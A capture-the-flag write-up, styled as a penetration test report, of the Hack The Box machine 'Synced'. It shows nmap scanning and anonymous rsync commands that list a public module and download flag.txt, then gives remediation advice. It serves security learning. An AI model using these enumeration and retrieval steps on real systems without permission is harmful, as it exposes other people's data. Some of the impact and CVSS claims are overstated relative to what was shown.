Synced

Synced HTB

Cover

Target: HTB Machine “Synced” **Client:** Megacorp (Fictitious) **Engagement Date:** May 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

1. Introduction

Objective of the Penetration Test

The primary objective of this penetration testing engagement was to identify security weaknesses within a Linux-based target system hosted at **10.129.228.37**. Our evaluation focused on uncovering potential misconfigurations in the rsync service—specifically, an exposed module that allowed unauthenticated listing and transfer of files, including a sensitive artifact (`flag.txt`). The goal was to expose these vulnerabilities and provide actionable recommendations to strengthen the system's overall security posture.

Systems Evaluated & Methodology

The assessment centered on examining the publicly accessible rsync service on the target system. Our evaluation included:

- **Systems Evaluated:**
  - **Rsync Service:** A thorough review of the rsync service operating on port **873**. This involved analyzing the service's configuration and its impact on data exposure when accessed without proper authentication.
- **Methodology:** The testing was executed following industry-standard penetration testing methodologies:
  - **Reconnaissance:** We began by sending an ICMP ping to the target. The response (TTL 63) confirmed that the system is Linux-based and ensured that the host was reachable.
  - **Port Scanning:** A full TCP SYN scan was performed using Nmap. This scan revealed that only the rsync service on port 873 was exposed, which effectively narrowed the attack surface.
  - **Service Enumeration:** Detailed fingerprinting with Nmap confirmed that the open service is indeed rsync, operating at protocol version 31.
  - **Exploitation & Enumeration:** Leveraging the rsync protocol, we listed the contents of the public directory. This process unveiled the file `flag.txt` , which was then extracted using appropriate rsync commands, highlighting a clear misconfiguration.

Legal and Ethical Considerations

This penetration test was conducted with explicit authorization from the designated authority. All activities adhered strictly to ethical guidelines and industry best practices, ensuring that the normal operations of the target system were not disrupted. The findings contained within this report are confidential and intended solely for internal stakeholders to support remediation efforts.

2 Methodology

1. Host Discovery and OS Identification

- **Action:** Send an ICMP ping to the target.
- **Command:**

```
kali@kali ~/workspace/synced [14:17:30] $ ping -c 1 10.129.228.37
PING 10.129.228.37 (10.129.228.37) 56(84) bytes of data.
64 bytes from 10.129.228.37: icmp_seq=1 ttl=63 time=55.0 ms

--- 10.129.228.37 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 55.022/55.022/55.022/0.000 ms
```

Observation: The TTL value of 63 indicates that the system is likely running a Linux-based operating system.

2. Port Scanning

- **Action:** Perform a full TCP SYN scan to identify open ports.
- **Command:**

```
kali@kali ~/workspace/synced [14:17:52] $ sudo nmap -sS -p- --open -n -Pn
10.129.228.37 -oG Syncports
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 14:19 EDT
Nmap scan report for 10.129.228.37
Host is up (0.055s latency).
Not shown: 65534 closed tcp ports (reset)
PORT    STATE SERVICE
873/tcp open  rsync

Nmap done: 1 IP address (1 host up) scanned in 17.51 seconds
```

Observation: Only port **873/tcp** is open, suggesting that the rsync service is the sole exposed service.

3. Service Enumeration

- **Action:** Conduct version detection and script scanning on the detected port.
- **Command:**

```
kali@kali ~/workspace/synced [14:20:13] $ sudo nmap -sVC -p 873
10.129.228.37 -oN SyncServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 14:21 EDT
Nmap scan report for 10.129.228.37
Host is up (0.051s latency).

PORT    STATE SERVICE VERSION
873/tcp open  rsync   (protocol version 31)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.85 seconds
```

Observation: The service on port 873 is confirmed as **rsync** (protocol version 31).

4. Content Enumeration via Rsync

- **Action:** List the contents of the public directory offered by the rsync service.
- **Command:**

```
kali@kali ~/workspace/synced [14:34:19] $ rsync --list-only
rsync://anonymous@10.129.228.37:873/public

drwxr-xr-x          4,096 2022/10/24 18:02:23 .
-rw-r--r--             33 2022/10/24 17:32:03 flag.txt
```


Observation: The listing reveals a directory with a file named flag.txt

5. File Extraction

- **Action:** Retrieve the flag.txt file using the rsync protocol.

```
rsync -av rsync://anonymous@10.129.228.37:873/public/flag.txt
```


- **Observation:** The file is successfully copied, demonstrating the vulnerability of unauthorized access.




```
kali@kali ~/workspace/synced [14:40:09] $ rsync -av rsync://anonymous@10.129.228.37:873/public/flag.txt .

receiving incremental file list
flag.txt

sent 43 bytes  received 135 bytes  18.74 bytes/sec
total size is 33  speedup is 0.19

kali@kali ~/workspace/synced [14:41:35] $ ls
flag.txt  Syncports  SyncServices

kali@kali ~/workspace/synced [14:41:40] $ cat flag.txt
```

3 Findings

Vulnerability 1: Unauthenticated Access to rsync Service via Anonymous Configuration



```
kali@kali ~/workspace/synced [14:40:09] $ rsync -av rsync://anonymous@10.129.228.37:873/public/flag.txt .

receiving incremental file list
flag.txt

sent 43 bytes  received 135 bytes  18.74 bytes/sec
total size is 33  speedup is 0.19

kali@kali ~/workspace/synced [14:41:35] $ ls
flag.txt  Syncports  SyncServices

kali@kali ~/workspace/synced [14:41:40] $ cat flag.txt
```



Base Score 8.8 (High)

Attack Vector (AV): Network (N) [✓ Adjacent (A)] Local (L) Physical (P)

Attack Complexity (AC): [✓ Low (L)] High (H)

Privileges Required (PR): [✓ None (N)] Low (L) High (H)

User Interaction (UI): [✓ None (N)] Required (R)

Scope (S): [✓ Unchanged (U)] Changed (C)

Confidentiality (C): None (N) Low (L) [✓ High (H)]

Integrity (I): None (N) Low (L) [✓ High (H)]

Availability (A): None (N) Low (L) [✓ High (H)]

- **CVSS v3.1 Base Score: 8.8 (High) Metric Breakdown:** AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- **Description:** A significant vulnerability was identified in the target rsync service configuration. The rsync module running on port **873** is misconfigured to accept anonymous connections without any authentication. This oversight enables any user to list directories and transfer files, thereby exposing sensitive data such as the file `flag.txt`.
- **Impact:** Exploiting this vulnerability allows an attacker to gain unrestricted access to the module's contents. An adversary can enumerate directory structures and download, modify, or delete files at will. This unmitigated access undermines the confidentiality, integrity, and availability of the system’s data.
- **Technical Details:**
  - **Discovery:** A comprehensive Nmap scan identified that port **873/tcp** was open and associated with an rsync service configured to allow anonymous access.

- **Access Exploitation:** Using the rsync command-line tool, the following commands were executed to verify the misconfiguration:
  - **Listing Directory Contents:**

```
rsync --list-only rsync://anonymous@10.129.228.37:873/public
```

This command revealed a public directory containing a file named `flag.txt`.

File Retrieval:

```
rsync -av rsync://anonymous@10.129.228.37:873/public/flag.txt
```

- This command successfully copied the `flag.txt` file to the local machine, confirming that the service permits unauthenticated file transfers.
- **Evidence:** The provided screenshot captures the successful anonymous connection, directory listing, and file extraction process, clearly demonstrating the ease with which an attacker can exploit this misconfiguration.

4 Recommendations

To mitigate the vulnerability associated with the unsecured rsync service—where no authentication is enforced—the following actions should be taken:

- **Enable Access Control:** Configure the rsync module to require authentication. Implement password-based or key-based authentication mechanisms so that only authorized users can access the service.
- **Remove Default and Unrestricted Access:** Eliminate default configurations that allow anonymous access. Ensure that only necessary directories are exposed, and restrict access to sensitive data by adjusting the configuration accordingly.
- **Restrict Network Exposure:** Limit access to the rsync service by binding it to internal interfaces only or by using IP whitelisting strategies. Consider deploying the service behind a VPN or within a segmented network zone to prevent unauthorized external connections.
- **Harden the Deployment:** Regularly update the rsync software to the latest stable version and apply all relevant security patches. Disable any unnecessary modules or features to minimize the attack surface, and periodically audit the configuration to ensure it remains secure.
- **Implement Continuous Monitoring and Regular Security Audits:** Establish robust logging and monitoring systems to detect anomalous access attempts promptly. Perform regular vulnerability scans, penetration tests, and configuration audits to ensure that the rsync deployment stays secure against evolving threats.

By taking these steps, the risk associated with an unauthenticated rsync service will be significantly mitigated, thereby safeguarding sensitive data and enhancing the overall security posture of the organization.

5. Conclusion

Executive Summary

Imagine a state-of-the-art facility where every entry point is diligently secured—except for one seemingly insignificant door. That single vulnerable access point could allow an intruder to bypass your defenses and enter your most sensitive areas undetected. In our assessment, we discovered that one of your key systems, which supports critical business operations, is essentially "unlocked." This means that an unauthorized individual could gain easy access, potentially leading to data manipulation, operational disruptions, financial losses, and long-term damage to your organization’s reputation. Immediate action is vital to secure this weakness and protect your valuable assets.

Technical Summary

Our investigation revealed that a fundamental security control was inadvertently bypassed due to a configuration oversight. In simple terms, a core component of your network is exposed, providing an easy pathway for unauthorized access. While the technical details underlying this issue are complex, the real-world impact is straightforward: unrestricted access to critical information can lead to significant breaches, unauthorized alterations, and a cascade of adverse consequences for the organization.

Current Security Posture and Future Steps

Risk Assessment: The present vulnerability represents a critical risk that could compromise sensitive data, disrupt core operations, and undermine the trust of customers and partners.

Recommended Actions:

1. **Immediate Remediation:**
    - **Seal the Vulnerable Access Point:** Implement strict access controls to ensure that only authorized individuals can access this critical system.
    - **Remove Unrestricted Entry:** Review and adjust system configurations to eliminate any unsecured access points.
2. **Enhanced Security Measures:**
    - **Layered Defenses:** Adopt additional security layers—such as robust monitoring, network segmentation, and periodic security reviews—to ensure that, even if one measure fails, others remain effective.
    - **Employee Awareness:** Cultivate a culture of security through continuous training, emphasizing the importance of following strict access protocols and best practices.
3. **Ongoing Monitoring:**

- Establish continuous oversight with regular vulnerability assessments and proactive monitoring, enabling swift adaptation to any emerging threats.

By addressing these vulnerabilities promptly and investing in a comprehensive security strategy, your organization can drastically reduce the risk of a data breach. This proactive approach not only safeguards your operational integrity and financial stability but also reinforces the trust that customers and partners place in your organization in today's increasingly digital landscape.

Appendix: Tools Used

This section details the primary tools used during the assessment, along with a brief explanation of each. These tools provided crucial insights into the target system’s configuration, identified exposed services, and enabled the demonstration of security weaknesses.

- **Ping Description:** Ping is a basic network diagnostic utility that checks host availability and measures network latency. In our assessment, Ping confirmed that the target system was online and helped to infer the operating system based on the observed TTL value.
- **Nmap Description:** Nmap is a powerful network scanning tool used for discovering active hosts, open ports, and identifying running services. It was critical for mapping the target’s exposed network surface and revealed that only the rsync service was accessible on port 873.
- **rsync Description:** rsync is a versatile file transfer and synchronization tool. In our assessment, rsync was employed to list available directories and transfer files from the public module. This allowed us to demonstrate the vulnerability by showing that anonymous access to sensitive files is possible without proper authentication controls.